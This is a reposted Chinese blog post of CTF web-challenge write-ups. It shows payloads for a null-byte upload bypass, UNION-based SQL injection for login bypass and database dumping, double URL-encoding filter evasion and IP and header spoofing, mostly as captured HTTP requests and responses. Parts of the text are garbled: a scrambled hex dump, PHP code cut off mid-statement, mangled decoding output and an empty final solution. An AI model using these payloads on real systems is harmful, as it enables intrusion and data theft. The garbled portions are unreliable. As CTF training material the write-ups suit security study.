

1010.CTF 题目之 WEB Writeup 通关大全 - 4

转载

weixin_30482181 于 2019-02-17 23:45:00 发布 69 收藏

文章标签: [php](#) [xhtml](#) [数据库](#)

原文链接: <http://www.cnblogs.com/beijibing/p/10393315.html>

版权

Web题目系列4

上传绕过


题目链接

<http://shiyandar.com/ctf/1781>

题目描述

bypass the upload

格式: flag{}




文件上传

Filename: 未选择文件。

解题思路

随意上传文件,发现提示只能上传图片文件,上传图片后,看到发送包的内容为



推测最后保存文件的名称为dir + filename,所以使用00截断来构造绕过php不能上传的问题。

Request

Response

Raw	Params	Headers	Hex
<pre>User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Referer: http://ctf5.shiyanbar.com/web/upload/ Content-Type: multipart/form-data; boundary=-----14321580501283630774361700856 Content-Length: 526 Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0; Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661*2cnickName*3A %E8%B0%81%E7%9A%84%E5%90%8A%E6%8C%80%E5%A4%A7; PHPSESSID=ob4cnonb3qui0rj2uj9tk8r735 DNT: 1 Connection: close Upgrade-Insecure-Requests: 1 -----14321580501283630774361700856 Content-Disposition: form-data; name="dir" /uploads/1.php -----14321580501283630774361700856 Content-Disposition: form-data; name="file"; filename="markdown.png" Content-Type: image/png # 题目 ## 题目链接</pre>			
<pre>30 30 72 6a 32 75 6a 39 74 6b 38 72 37 33 35 0d 0a 0rj2uj9tk8r735 31 44 4e 54 3a 20 31 0d 0a 43 6f 6e 6e 65 63 74 69 DNT: 1 Connecti 32 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 55 70 67 72 61 on: close Upgra 33 64 65 2d 49 6e 73 65 63 75 72 65 2d 52 65 71 75 de-Insecure-Requ 34 65 73 74 73 3a 20 31 0d 0a 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 35 2d 36 2d 37 35 30 31 32 38 33 36 33 30 37 37 34 33 36 31 37 -----14321580 38 30 30 38 35 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 00856 Content-D 39 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d isposition: form 3a 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 64 69 72 -data; name="dir 3b 22 0d 0a 2f 75 70 6c 6f 61 64 73 2f 31 2e " /uploads/1. 3c 70 68 70 6d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 3d 2d 3e 2d 2d 2d 31 34 33 32 31 35 38 30 35 30 31 32 38 ---1432158050128 3f 33 36 33 30 37 37 34 33 36 31 37 30 30 38 35 36 3630774361700856 40 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 Content-Dispos 41 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 ition: form-data 42 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 ; name="file"; f 43 69 6c 65 6e 61 6d 65 3d 22 6d 61 72 6b 64 6f 77 ilename="markdow 44 6e 2e 70 6e 67 22 0d 0a 43 6f 6e 74 65 6e 74 2d n.png" Content- 45 54 79 70 65 3a 20 69 6d 61 67 65 2f 70 6e 67 0d Type: image/png 46 0a 0d 0a 23 20 e9 a2 98 e7 9b ae 0a 0a 23 23 20 # éç ® ## 47 e9 a2 98 e7 9b ae e9 93 be e6 8e a5 0a 0a 23 23 éç ç @é ¾æ ¥ ## 48 20 e9 a2 98 e7 9b ae e6 8f 8f e8 bf b0 0a 60 60 éç ç @æ èì°` 49 60 0a 0a 60 60 60 0a 0a 23 23 20 e8 a7 a3 e9 a2 ` ` ` ` ## è§féç 4a 98 e6 80 9d e8 b7 af 0a 0a 0d 0a 2d 2d 2d 2d 2d 2d æç è- ---- 4b 2d 4c 2d 4d 2d -----14321580</pre>			
<pre>HTTP/1.1 200 OK Date: Tue, 10 Jul 2018 03:58:22 GMT Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29 X-Powered-By: PHP/5.3.29 Content-Length: 238 Connection: close Content-Type: text/html <html><head><meta charset="utf-8" /></head><body> Upload: markdown.png
Type: image/png
Size: 0.068359375 Kb
Stored in: ./uploads/8a9e5f6a7a789acb.php
必须上传成后缀名为 php的文件才行啊!
</body> </html></pre>			

将+替换为00则将相当于将filename丢弃, 这样就相当于上传了一个php文件。

改为00

枚:
flag{SimCTF_huachuan}</

flag{SimCTF_huachuan}

NSCTF web200

题目链接

<http://shiyanbar.com/ctf/1760>

题目描述

密文: a1zLbgQsCESEIqRLWuQAYmWvLyq2L5VwBxqGA3RQAYumZ0tmMvSGM2ZwB4tws
格式: flag: {}

Decode

tips:

这是一个php自定义加密函数.

key的密文:

a1zLbgQsCESEIqRLwuQAYMwLyq2L5VwBxqGA3RQAYumZ0tmMvSGM2ZwB4tws, 请解密!

encode_API

```
function encode($str) {
    $_o = strrev($str);
    for($_0=0;$_0<strlen($_o);$_0++){
        $_c = substr($_o,$_0,1);
        $__ = ord($_c)+1;
        $_c = chr($__);
        $_ = $_.$_c;
    }
    return str_rot13(strrev(base64_encode($_)));
}
```

解题思路

a1zLbgQsCESEIqRLwuQAYMwLyq2L5VwBxqGA3RQAYumZ0tmMvSGM2ZwB4tws

=> rot13解码:

n1mYotDfPRFRVdEYjhdN1ZjY1d2Y5IjOkdTN3EDN1hzM0gzZiFTZ2Mj04gj f

=>reverse:

fjg40jm2ZTFiZzg0Mzh1NDE3NTdk0jI5Y2d1YjZ1NDhjYEdVFRFPdToYm1n

=> base64解码:

~88:36e1bg8438e41757d:29cgeb6e48c`GUDT0|;hbm g

<?php

\$_o="~88:36e1bg8438e41757d:29cgeb6e48c`GUDT0|;hbm g";

\$_="";

for(\$_0=0;\$_0

flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}


程序逻辑问题

题目链接

<http://shiyandar.com/ctf/62>

题目描述

绕过



解题思路

打开题目后，发现源码中有index.txt，此文件为该题目源码，打开进行审计。

```
<html>
<head>
welcome to simplexue
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
    $conn = mysql_connect("*****", "*****", "*****"); mysql_select_db("phpformysql") or die("Could no
```

审计该题目，发现有两个条件。

1. 首先通过user查询用户
2. 然后通过查询出的用户，拿出pw和用户输入的pw进行比较，如果相等，则登录成功。

存在的漏洞点：在查询用户时，user没有经过过去，可以进行注入，所以，通过构造注入，让查询出的结果能够被用户输入控制，和pw一样，就绕过了第二个比较。

直接给出payloaduser=' union select md5(1)# and &pass=1，这条语句拼出的sql语句为select pw from php where user='' union select md5(1)#'。这样查询出的pw值就是用户输入的md5(1)，当pass参数也输入1时，就绕过了条件了，得到flag：SimCTF{youhaocongming}。


what a fuck!这是什么鬼东西？

题目链接

<http://shiyandar.com/ctf/56>

题目描述

what a fuck!这是什么鬼东西？



解题思路

打开题目，就可以看到是jsfuck编码，直接在浏览器console控制台执行这段代码就可以了。



flag : lhatejs


PHP大法

题目链接

http://shiyandar.com/ctf/54

题目描述

注意备份文件



```
Notice: Use of undefined constant id - assumed 'id' in C:\h43a1W3\phpstudy\WWW
Notice: Undefined index: id in C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php c
Deprecated: Function eregi() is deprecated in C:\h43a1W3\phpstudy\WWW\DUTC
Notice: Use of undefined constant id - assumed 'id' in C:\h43a1W3\phpstudy\WWW
Notice: Use of undefined constant id - assumed 'id' in C:\h43a1W3\phpstudy\WWW
Notice: Undefined index: id in C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php c
Notice: Use of undefined constant id - assumed 'id' in C:\h43a1W3\phpstudy\WWW
```

Can you authenticate to this website? index.php.txt

解题思路

打开题目看到备份文件index.php.txt。

```
<?php
if(eregi("hackerDJ",$_GET[id])) {
    echo("<p>not allowed!</p>"); exit(); } $_GET[id] = urldecode($_GET[id]); if($_GET[id] == "hackerDJ") { ec
```

从源代码可以看到，当输入是hackerDJ时，题目会返回not allowed，当输入经过url解码时是hackerDJ时，返回flag。这里使用两次url编码，就可以绕过第一个条件，在第二个条件经过urldecode后，两次编码的输入id转化为正常的ascii。payload %2568ackerDJ。

Request

```
Raw Params Headers Hex
GET /DUTCTF/index.php?id=%2568ackerDJ HTTP/1.1
Host: ctf5.shiyandar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7; PHPSESSID=ob4cnonb3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
Raw Headers Hex
Connection: close
Content-Type: text/html

<br />
<b>Notice</b>: Use of undefined constant id - assumed 'id' in <b>C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php</b> on line <b>2</b><br />
<br />
<b>Deprecated</b>: Function eregi() is deprecated in <b>C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php</b> on line <b>2</b><br />
<br />
<b>Notice</b>: Use of undefined constant id - assumed 'id' in <b>C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php</b> on line <b>7</b><br />
<br />
<b>Notice</b>: Use of undefined constant id - assumed 'id' in <b>C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php</b> on line <b>7</b><br />
<br />
<b>Notice</b>: Use of undefined constant id - assumed 'id' in <b>C:\h43a1W3\phpstudy\WWW\DUTCTF\index.php</b> on line <b>8</b><br />
<p>Access granted!</p><p>flag:
DUTCTF{PHP_is_the_best_program_language}</p>

<br><br>
Can you authenticate to this website?
index.php.txt
```

DUTCTF{PHP_is_the_best_program_language}


这个看起来有点简单!

题目链接

<http://shiyambar.com/ctf/33>

题目描述


很明显。过年过节不送礼，送礼就送这个




解题思路

使用id=1 and 1=1，回显正常，使用id=1 and 1=2，回显中没有数据，易得此题目存在sql注入漏洞。后面直接给出payload。


id=1 union select 1,schema_name from information_schema.schemata



id=1 union select 1,table_name from information_schema.tables where table_schema='my_db'



id=1 union select 1,column_name from information_schema.columns where table_schema='my_db'



id=1 union select 1,k0y from thiskey

ID	content
1	welcome to this game! enjoy
1	whatiMyD91dump

flag : whatiMyD91dump

貌似有点难

题目链接

<http://shiyandar.com/ctf/32>

题目描述

不多说，去看题目吧。



解题思路

进入题目后，直接点开View the source code查看源代码。

```
<?php
function GetIP(){ if(!empty($_SERVER["HTTP_CLIENT_IP"])) $cip = $_SERVER["HTTP_CLIENT_IP"]; else if(!empty(
```


看源码，发现直接修改ip就可以了，抓包重放。

Request

```
Raw Params Headers Hex
GET /phpaudit/ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464; Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnicName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7; %E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7; 9tk8r735
x-forwarded-for: 1.1.1.1 增加
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

```
Raw Headers Hex HTML Render
<div id="templatemo_menu">
  <ul>
    <li><a href="#" class="current">Tips</a></li>
    <li><b>View the source code</b></li>
  </ul>
</div>

<div id="templatemo_content_wrapper">

  <div id="templatemo_content">

    <div class="content_title_01">PHP代码审计</div>
    <div class="horizontal_divider_01">&nbsp;</div>
    <div class="cleaner">&nbsp;</div>
    <center>
      <p>Great! Key is
      SimCTF{daima_shengji}</p>
      <input type="button" name="Submit3" value="View the source code"
      onClick="document.all.table.style.display=(document.all.table.style.display =='none')?'': 'none'"/>
      <table width="100%"
      border="0" cellspacing="0" cellpadding="0"
      bordercolor="#D5DEF9" id="table" style="display:none">
        <td>
          <br>
          <center><textarea
          name="textarea" cols="80%" rows="26">
&#1?&#hh
```

SimCTF{daima_shengji}


头有点大

题目链接

<http://shiyanbar.com/ctf/29>

题目描述

提示都这么多了，再提示就没意思了。



Tips http header

Forbidden

You don't have permission to access / on this server.

Please make sure you have installed .net framework 9.9!

Make sure you are in the region of England and browsing this site with Interr

解题思路

根据题目意思要满足三个条件才可以：

1. 安装.net9.9框架。
2. 第二个是保证在英国地区。
3. 第三个是用ie浏览器。

第一个和第三个我们可以在User-Agent后加上(MSIE 9.0;.NET CLR 9.9)来实现，最后一个在英国我们把语言改成en-gb即可。

Request

```
GET /sHeader/ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (.NET CLR 9.9)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb
Accept-Encoding: gzip, deflate
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2Cn
icKName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=ob4cnonb3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
<li><a href="#" class="current">Tips</a></li>
<li><b>http header</b></li>
</ul>
</div>
<div id="templatemo_content_wrapper">
  <div id="templatemo_content">
    <div class="content_title_01">Forbidden</div>
    <div class="horizontal_divider_01">&nbsp;</div>
    <div class="cleaner">&nbsp;</div>
    <p>You don't have permission to
    access / on this server.</p>
    <p><br><br>The key
    is:HTTpH34der</p>
    <div class="cleaner">&nbsp;</div>
    <div class="cleaner">&nbsp;</div>
  </div>
</div>
</body>
</html>
```


猫抓老鼠

题目链接

<http://shiyanbar.com/ctf/20>

题目描述

catch! catch! catch! 嘿嘿，不多说了，再说剧透了



解题思路

这是一道脑洞题！所以访问抓包，看到响应包中有一个字段Content-Row，将这个参数的值当做pass+key提交，就拿到了flag。

Target: <http://ctf5.shiyanbar.com>

Request

```
POST /basic/catch/ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/basic/catch/
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=ob4cnonb3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
pass_key=MTUzMTIwMTcwNw==
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 10 Jul 2018 05:49:51 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Row: MTUzMTIwMTcwNw==
Content-Length: 14
Connection: close
Content-Type: text/html
Check Failed!
```

Request

```
POST /basic/catch/ HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/basic/catch/
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie:
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnickName%3A%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=ob4cnonb3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
pass_key=MTUzMTIwMTcwNw==
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 10 Jul 2018 05:50:45 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Row: MTUzMTIwMTcwNw==
Content-Length: 21
Connection: close
Content-Type: text/html
KEY: #VVWnsfOcus_NBT#
```

看起来有点难

题目链接

<http://shiyanbar.com/ctf/2>

题目描述

切，你那水平也就这么点了，这都是什么题啊!!!

解题思路

